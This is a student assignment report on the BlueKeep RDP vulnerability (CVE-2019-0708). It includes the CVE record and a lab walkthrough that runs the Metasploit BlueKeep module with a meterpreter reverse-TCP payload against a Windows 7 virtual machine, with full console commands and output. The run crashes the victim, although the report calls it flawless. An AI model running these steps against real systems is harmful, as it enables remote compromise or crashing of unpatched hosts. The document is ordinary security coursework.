Sri Lanka Institute of Information Technology

IE2012 - Systems and Network Programming

Individual Assignment

CVE-2019-0708

BlueKeep Vulnerability

IT22589668 – Jayasekara J K C D

Submission date – 2023/11/05

Introduction

The BlueKeep vulnerability, also referred to as CVE-2019-0708 was first identified in May 2019 and quickly attracted the attention of cybersecurity professionals. The vulnerability was quickly fixed by Microsoft which highlighted its seriousness in May 2019 by delivering security upgrades that were compatible with both supported and unsupported Windows operating systems. Notably, the National Security Agency (NSA) highlighted the seriousness of the situation by issuing an advisory departing from its regular protocols.

BlueKeep focuses on the Remote Desktop Protocol (RDP) service and mostly affects Microsoft Windows operating systems, especially Windows 7 and Windows Server 2008 R2. Without human intervention, this "wormable" vulnerability enables automated and quick distribution. The RDP service has a flaw that makes it possible for unauthorized attackers to run arbitrary code on vulnerable systems. Successful exploitation can result in the complete compromise of the system, allowing malware to be installed, unauthorized access, data theft, manipulation and lateral movement within networks all of which may lead to more widespread system compromises.

Several cybersecurity agencies and organizations released alerts and cautions on BlueKeep throughout 2019. Even if there were no massive, well-planned cyberattacks, the risk remained constant as seen by the appearance of reverse engineering attempts to break the BlueKeep patch by security professionals and possibly malicious actors. After 2019, the significance of cautious and prompt patch management was emphasized by continued attention to cybersecurity best practices and increased monitoring when applying security upgrades.

CVE-ID

CVE-2019-0708 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

A remote code execution vulnerability exists in Remote Desktop Services formerly known as Terminal Services when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka 'Remote Desktop Services Remote Code Execution Vulnerability'.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:http://www.huawei.com/en/psirt/security-advisories/huawei-sa-20190529-01-windows-en
- CONFIRM:http://www.huawei.com/en/psirt/security-notices/huawei-sn-20190515-01-windows-en
- CONFIRM:https://cert-portal.siemens.com/productcert/pdf/ssa-166360.pdf
- CONFIRM:https://cert-portal.siemens.com/productcert/pdf/ssa-406175.pdf
- CONFIRM:https://cert-portal.siemens.com/productcert/pdf/ssa-433987.pdf
- CONFIRM:https://cert-portal.siemens.com/productcert/pdf/ssa-616199.pdf
- CONFIRM:https://cert-portal.siemens.com/productcert/pdf/ssa-832947.pdf
- CONFIRM:https://cert-portal.siemens.com/productcert/pdf/ssa-932041.pdf
- MISC:http://packetstormsecurity.com/files/153133/Microsoft-Windows-Remote-Desktop-BlueKeep-Denial-Of-Service.html
- MISC:http://packetstormsecurity.com/files/153627/Microsoft-Windows-RDP-BlueKeep-Denial-Of-Service.html
- MISC:http://packetstormsecurity.com/files/154579/BlueKeep-RDP-Remote-Windows-Kernel-Use-After-Free.html
- MISC:http://packetstormsecurity.com/files/155389/Microsoft-Windows-7-x86-BlueKeep-RDP-Use-After-Free.html
- MISC:http://packetstormsecurity.com/files/162960/Microsoft-RDP-Remote-Code-Execution.html
- MISC:https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708

Assigning CNA

Microsoft Corporation

Date Record Created

20181126 Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20181126)

Votes (Legacy)

Comments (Legacy)


Proposed (Legacy)

N/A


Exploitation Methodology

Before exploiting this CVE, I set up following components:


- Installed VMware on my Computer.
- Installed an outdated Windows 7 64bit .iso on the VMware as the victim machine.
- Installed updated Kali Linux machine on the VMware as the attacking machine.




Initially, I obtained the IP address of the Windows 7 machine by executing the **'ipconfig'** command in the command prompt.



Subsequently, I launched the Kali Linux machine and accessed the terminal, initiating the **PostgreSQL** service.



Subsequently, I initiated the Metasploit-framework on the Kali Linux machine by running the **'msfconsole'** command.



Subsequently, I conducted a search for appropriate modules in the Metasploit database using the CVE number.

```
msf6 > search exploit CVE-2019-0708

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce

msf6 >
```

Following that, I proceeded to pinpoint an appropriate exploit module associated with the CVE. Subsequently, I activated the chosen module by specifying its module number using the **'use'** command and then displayed the available configuration options with the **'show options'** command.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.13.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting


View the full module info with the info, or info -d command.

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Subsequently, I configured the 'RHOST' parameter to the victim's IP address by issuing the command **'set RHOST 192.168.13.130'** and then reviewed the updated list of options.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.13.130
RHOST => 192.168.13.130
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.13.130   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.13.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting


View the full module info with the info, or info -d command.

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```


Subsequently, I enumerated the available targets by employing the **'show targets'** command.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Automatic targeting via fingerprinting
    1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
    2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
    3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
    4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
    5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
    6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
    7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
    8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)


msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Utilizing the latest VMware environment, I configured the target as **‘5’** using the **‘set target 5’** command. After setting the target, I used **‘exploit’** command to run the exploit module.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 5
target => 5
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.13.128:4444
[*] 192.168.13.130:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.13.130:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.13.130:3389   - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.13.130:3389   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.13.130:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.13.130:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8028608000, Channel count 1.
[!] 192.168.13.130:3389 - ←————————— | Entering Danger Zone | —————————→
[*] 192.168.13.130:3389 - Surfing channels ...
[*] 192.168.13.130:3389 - Lobbing eggs ...
[*] 192.168.13.130:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.13.130:3389 - ←————————— | Leaving Danger Zone | —————————→
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Following the execution of the module, it executed flawlessly, resulting in the victim machine crashing due to the attack and subsequently initiating a system reboot, indicated by the appearance of the blue screen.



In conclusion, the presented methodology outlines the steps and procedures employed to exploit the **‘CVE-2019-0708’** vulnerability.